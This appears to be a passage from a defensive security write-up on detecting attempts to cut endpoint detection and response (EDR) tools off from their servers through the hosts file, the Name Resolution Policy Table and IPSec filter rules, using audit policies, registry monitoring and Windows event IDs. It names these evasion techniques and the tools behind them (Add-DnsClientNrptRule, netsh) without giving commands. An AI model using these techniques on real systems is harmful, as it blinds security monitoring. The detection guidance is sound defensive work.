Computer Configuration > Windows Settings > Security Settings > Advanced Audit Policy Configuration > Audit Policies > Object Access > Audit Handle Manipulation
The path of the hosts file should be also added under the File System container.


It is recommended to apply auditing for Read/Write and Modify permissions.

Any changes to the hosts file will be captured under Windows Event ID 4663.
Name Resolution Policy Table
The Name Resolution Policy Table could also be abused by threat actors to bind EDR domains to non-legitimate hosts. Records to the Name Resolution Policy Table could be added via a PowerShell cmdlet. Endpoint Detection and Response technologies can capture command line arguments so detection should be trivial. It should be noted that the entries to the Name Resolution Policy Table are stored in the following registry key:

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\Dnscache\Parameters\DnsPolicyConfigTherefore, it is recommended to apply monitoring for this key and subkeys via Group Policy.



Even though the Add-DnsClientNrptRule is not a WMI cmdlet, it interacts internally with WMI to query DNS client configuration and to check the state of the Name Resolution Policy Table. This will cause changes to the NRPT to appear from the process WmiPrvSE.exe. Modifications to the Name Resolution Policy Table will generate the following events:
| Action | Event ID |
|---|---|
| Handle Request | 4656 |
| Access Object | 4663 |
| Registry Key Modification | 4657 |
IPSec Filter Rules




Adding IPSec Filter Rules to block EDR traffic can be performed from the command line by executing the netsh utility. IPSec policy configurations are stored in registry, therefore monitoring the associated key is required to detect arbitrary IPSec filters. SOC teams should enable monitoring for registry changes of the IPSec Policy registry key and subkeys.


